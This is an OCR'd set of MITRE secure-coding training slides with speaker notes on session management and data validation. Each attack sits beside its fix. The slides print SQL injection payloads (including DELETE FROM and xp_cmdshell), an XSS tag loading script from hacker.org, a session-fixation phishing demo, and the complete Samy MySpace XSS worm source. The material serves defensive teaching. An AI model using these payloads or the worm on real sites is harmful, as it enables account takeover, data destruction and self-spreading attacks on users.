
Leverage existing session management solutions

- **CWE-331: Insufficient Entropy**
- **CWE-334: Small Space of Random Values**
- **CWE-642: External Control of Critical State Data**
  - The lack of proper session expiration may improve the likely success of certain attacks. For example, an attacker may intercept

It's easier and generally more secure to use a vetted session management solution that has already been tested for these types of flaws.

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License. 70

The second words to live by deals with leveraging existing session management solutions. Session management is complex and there are many opportunities to make mistakes. A lot of time has been put into existing solutions, and it is often better to leverage these solutions rather than build your own.



Demo is a quick example of both strong and a weak session passing techniques in the application.

Real World – Session ID Weakness

Just because it looks random…

For servers Netcraft has identified as vulnerable, the session ID is encoded using a simple rule. 5 bits at a time are taken from the binary session ID; these 5 bits form a number between 0 and 31. Numbers 0-25 are encoded with the corresponding letters A-Z; numbers 26-31 are encoded by the digits 0-5 respectively. It's a kind of "base32" encoding - which can be decoded trivially.

Here's a typical session ID being decoded:

```
$ echo -n "FGAZOWQAAAK2RQFIAAAU45Q" | ./base32.pl -d
29 81 97 5a 00 00 15 c8 c0 a8 00 01 4f 7e
```

This breaks up as: (all integers are in network byte order)

- Bytes 0-3: Timestamp
- Bytes 4-7: Session count
- Bytes 8-11: IP address of the server issuing the session ID
- Bytes 12-13: Random number (or zero, see below)

Timestamp goes up predictably, session count just increments, IP is static, and the 2 random bytes at the end are fixed at server start time.

Tovey, M. (2003, January 1). *Security advisory 2001-01.1*. Retrieved February 17, 2011, from http://news.netcraft.com/archives/2003/01/01/security_advisory_2001011_predictable_session_ids.html

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

We discuss the vulnerability in the Java WebServer, including the application server used by IBM WebSphere. Even though the string looks very random at first glance… it doesn't hold up to more scrutiny. Walk through the flow of "get one session at 12:00:00, get another at 12:00:05". Notice that the session count went from 10 to 12. That means someone else got a session somewhere between 12:00:00 and 12:00:05. Just replay all those static values and try 6 times… one for each second that the session *might* have been created in. This can be done in mere moments via automation.

Real World Example – Apple iForgot

22 March 2013

1) iforgot.apple.com – enter Apple ID
2) Select authentication method – “answer security questions”
3) Enter date of birth
4) Answer two security questions
5) Enter new password
6) Password is reset

Knowing someone’s Apple ID and DOB would allow construction of the URL after step #5.

The exploit was published on the day that Apple launched two-factor authentication for Apple ID accounts, which would have prevented the attack for anyone that had enabled it. Once activated, the feature replaces the security question based verification with a 4-digit code sent to the user's mobile device

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Revisit the previous example on Apple iForgot and talk about how they tried to pass all the data … but didn’t.

http://www.theverge.com/2013/3/22/4136242/major-security-hole-allows-apple-id-passwords-reset-with-email-date-of-birth

http://www.imore.com/anatomy-apple-id-password-reset-exploit

Secure Coding …

- **As developers …**
  - We need to recognized when we need session management
  - We know not to roll our own

MITRE


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Session Words to Live By: #3

Force a change of session ID after a successful login

- **CWE-384: Session Fixation**
  - Authenticating a user, or otherwise establishing a new user session, without invalidating any existing session identifier gives an attacker the opportunity to steal authenticated sessions.

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Demo – Show that when we first connect to the site, we are issued a CGISESSID value. After we successfully login, it's still using the same session value. This means we know the site is vulnerable to a fixation attack, where an attacker can attempt to set the session of another user. Remember, if the attacker has the 'something you have' authentication item… they're going to be the same as the person who has authenticated using that ID. To demonstrate, take the session ID out of the Tamper Data window, and going to the ~/l33t/session folder, run the ./fix-email script passing the "CGISESSID=…." as a command line parameter. This will send a specially crafted email to the demo user we're using. Bring up the email tool, and show the email. By clicking the link to the website, it's *really* the InSQR site, and it's *really* the real login page with no other code. But the attacker has passed the session ID to use to the webserver in the querystring. The server trusts this as being the person's session ID, and in fact, updates & sets a cookie for the user to contain that session ID going forward. When the victim logs in, they have now authenticated that session ID.


The attacker can now use that same session ID, still sitting at the login screen…just click 'Reports' and you're good to go!

Real World – Session Fixation

Session-fixation vulnerability in Joomla! (20100423)

At the end of last year, during a web-app pen-test on a target application based on Joomla!, a well-known open-source web-based Content Management System (CMS), I discovered that the Joomla! core session management system was prone to a session-fixation vulnerability. Joomla! failed to change the session identifier after a user authenticates. The issue has been finally made public on April 23, 2010.

Joomla! versions 1.5 through 1.5.15 are affected. Although I discovered the issue on version 1.5.14, and notified the Joomla! Security Strike Team (JSST) appropriately, through the Joomla Security Center and by e-mail on early November 2009, the fix couldn't get through the next version. The issue was fixed on version 1.5.16 (while the last available version as of today is 1.5.17).



Taddong. (2010, April 23). *Session-fixation vulnerability in Joomla!*. Retrieved February 17, 2011, from http://blog.taddong.com/2010/05/session-fixation-vulnerability-in.html

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Even big applications include simple issues.

```
public int authenticate (HttpSession session)
{
   string username = GetInput("Enter Username");
   string password = GetInput("Enter Password");

   // Check maximum logins attempts
   if (session.getValue("loginAttempts") > MAX_LOGIN_ATTEMPTS)
   {
      lockAccount(username);
      return(FAILURE);
   }

   if (ValidUser(username, password) == SUCCESS)
   {
      session.putValue("login", TRUE);
      return(SUCCESS);
   }
   else return(FAILURE);
}
```

In order to exploit the code above, an attacker could first create a session (by visiting the login page of the application) from a public terminal, record the session identifier assigned by the application, and then leave the login page open. Next, a victim sits down at the same public terminal, notices the browser open to the login page of the site, and enters credentials to authenticate against the application. The code responsible for authenticating the victim continues to use the pre-existing session identifier, now the attacker simply uses the session identifier recorded earlier to access the victim's active session, providing nearly unrestricted access to the victim's account for the lifetime of the session.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Secure Coding …

```
public int authenticate (HttpSession session)
{
   string username = GetInput("Enter Username");
   string password = GetInput("Enter Password");

   // Check maximum logins attempts
   if (session.getValue("loginAttempts") > MAX_LOGIN_ATTEMPTS)
   {
      lockAccount(username);
      return(FAILURE);
   }

   if (ValidUser(username, password) == SUCCESS)
   {
      // Kill the current session so it can no longer be used
      session.invalidate();

      // Create an entirely new session for the logged in user
      HttpSession newSession = request.getSession(true);

      newSession.putValue("login", TRUE);
      return(SUCCESS);
   }
   else return(FAILURE);
}
```


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Authentication
Authorization
Session Management
Data Validation
Error Handling
Logging
Encryption

Security Mechanism:
DATA VALIDATION

MITRE
Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Data Validation Core Concepts

Given that the client can bypass any client-side controls, all data collected from the client must be considered suspect.


Is the data of a proper length and well formed for what was expected by the application?

1. **Known Good Exact Match (Whitelisting)**
2. **Known Good Characters (Whitelisting)**
3. **Known Bad Characters (Blacklisting)**
4. **Known Bad Exact Match (Blacklisting)**

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Data validation is considered by many to be the most important mechanism in secure coding. Proper data validation will stop most exploits as it is through manipulating input that an attacker often launches an attack. It is important to remember though that ALL data validation must be done on the server since an attacker can bypass a client and send requests directly to a server application. One can not assume that input received from a request has been validated by client code.



There are four words to live by for Data Validation. These align to the four big vulnerabilities that we see today: SQL injection, cross-site scripting, command injection, and buffer overflows.

Data Validation Words to Live By: #1

Validate data before use in SQL Commands

- **CWE-89 : Improper Neutralization of Special Elements used in an SQL Command (‘SQL Injection’)**
  - The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

```
string strUser = request.getParameter("user");
string strPwd = request.getParameter("password");

string strQuery = "SELECT * FROM users
                   WHERE username = '" + strUser + "'
                   AND password = '" + strPwd + "'";

ExecuteQuery( strQuery, db_connection );
```

Adam'--

```
SELECT * FROM users WHERE username = 'Adam'--' AND password = ''
```


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

```
string strUser = request.getParameter("user");
string strPwd = request.getParameter("password");

string strQuery = "SELECT * FROM users
                   WHERE username = '" + strUser + "'
                   AND password = '" + strPwd + "'";

ExecuteQuery( strQuery, db_connection );
```

a' OR 1=1--

```
SELECT * FROM items WHERE username = 'a' OR 1=1--' AND password = ''
```


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

```
string strUser = request.getParameter("user");
string strPwd = request.getParameter("password");

string strQuery = "SELECT * FROM users
                   WHERE username = '" + strUser + "'
                   AND password = '" + strPwd + "'";

ExecuteQuery( strQuery, db_connection );
```

`a'; DELETE FROM username; SELECT * FROM items WHERE 'a'='a`

```
SELECT * FROM username WHERE user = 'a';
DELETE FROM username;
SELECT * FROM username WHERE 'a'='a' AND password = ''
```

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


```
string strUser = request.getParameter("user");
string strPwd = request.getParameter("password");

string strQuery = "SELECT * FROM users
                   WHERE username = '" + strUser + "'
                   AND password = '" + strPwd + "'";

ExecuteQuery( strQuery, db_connection );
```

'; EXEC master..xp_cmdshell 'dir' --

```
SELECT * FROM username WHERE user = '';
EXEC master..xp_cmdshell 'dir' --' AND password = ''
```

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Demo a very simple SQL Injection vector via the login page. The attack will inject the userid field, causing the SQL statement to return all users from the user table back to the command. The program just reads the first line returned from the DB, not checking if there was more than one match, and assumes the user must have logged in successfully (user & password provided must have matched).

Explain that this is an extremely simple case to illustrate the coding weakness. There are much more sophisticated versions of this attack, leveraging UNION statements to map table structure and return additional information as well as Blind SQL Injection to return information from the DB even when the query might never normally return any data to the client.

Note that even a very basic validation ensuring that number was supplied would have worked here. If you look at the two parameters (pageNav and page) both appear to be only numeric.

Secure Coding …

- **Restrict length** (username doesn't need to be 100 chars long)
- **Whitelist characters** (only allow a-z and A-Z for username)
- **Use prepared statements**

```
string strUser = request.getParameter("user");
if(strUser.length > 100) error();
if(strUser.matches("^[a-zA-Z]+$") == false) error();

string strQuery = "SELECT * FROM users
                   WHERE username = ?
                   AND password = ?";

PreparedStatement stmnt = null;
stmnt = db_connection.prepareStatment(strQuery);
stmnt.setString(1,strUser);
stmnt.setString(2,strPwd);
stmnt.execute();
```

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

To properly protect our code from SQL injection, we should take a defense-in-depth approach. First, we should perform some basic validation related to the type of information we expect. In this case we are working with a username. It is probably safe to assume that a username should be less than 100 characters long, so we should verify that input conforms to this. Next we should use a whitelist if possible to restrict the input to a set of valid characters. For most of us, all our usernames are just characters so maybe it is correct to only allow characters in our input string. Finally, we should use prepared statements instead of directly concatenating the input with the SQL query. Using prepared statements automatically enforces that a data field will be just a data field and will not allow an attacker to single-tic their way out of the field and inject additional commands.


Note that escaping the single tic would be a start, but this might not be enough. This is in a form of blacklisting where we try to exclude certain characters. The problem is that different character encodings may be possible that could pass the blacklist but still be interpreted as a single tic. For example, x027 is the hex value for the single tic.

Data Validation Words to Live By: #2

Validate data before sending back to the client

- **CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')**
  - The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Persistent XSS vs. Reflected XSS

Persistent = a malicious site or a malicious post, get user to visit the site

Reflected = find a vulnerable site that "reflects back" the values in the URL, send the code as part of the phishing URL and get the user to click the link, the "trusted" server reflects back the code that is then rendered/run in the user's browser.

```
<% string strLabel = request.getParameter("label"); %>

<P>
  Label: <%= strLabel %>
</P>
```

```
<SCRIPT SRC=http://hacker.org/malicious.js />
```

```
<P>
  Label: <SCRIPT SRC=http://hacker.org/malicious.js />
</P>
```

MITRE


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

```
<% string strLabel = request.getParameter("label"); %>

<P>
  Label: <%= strLabel %>
</P>
```

```
<IMG SRC=javascript:alert('XSS')/>
```

```
<P>
  Label: <IMG SRC=javascript:alert('XSS') />
</P>
```

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Demo a simple XSS attack. This can either be done directly from the login page userid field or can be done leveraging the Tamper Data interface. Pop a simple alert window to demonstrate how the data provided as input is being interpreted by the browser as code from the server.

Discuss how the actual attack will be much worse in reality. Low-end hacktivists & script kiddies might settle for apparent site defacement or misleading data being provided on the page. Cyber criminals can use the attack to provide misleading information (bogus AV software alerts for example). Some cyber criminals and advanced threats may leverage this weakness to steal/harvest session identifiers for your site or to cause a cross-site request forgery (CSRF).

Real World – Myspace & samy is my hero

1 hour: 1 new friend

8 hours: 222 new friends

13 hours: 8803 new friends

18 hours: 1,005,831 new friends

"One clever MySpace user looking to expand his buddy list recently figured out how to force others to become his friend, and ended up creating the first self-propagating cross-site scripting (XSS) worm. In less than 24 hours, 'Samy' had amassed over 1 million friends on the popular online community. According to BetaNews, the worm's code utilized XMLHTTPRequest - a JavaScript object used in AJAX Web applications and was spreading at a rate of 1,000 users every few seconds before MySpace shut down its site. Thankfully, the script was written for fun and didn't try to take advantage of unpatched security holes in IE to create a massive MySpace botnet."

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com')
{document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var
Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return
N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var
R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;
if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE)
{AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function
getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);
if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';
AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function
postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';
AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&
Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=user.viewProfile&
friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('
/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4)
{return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&
Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.onr'+'eadystatechange=BI');
xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

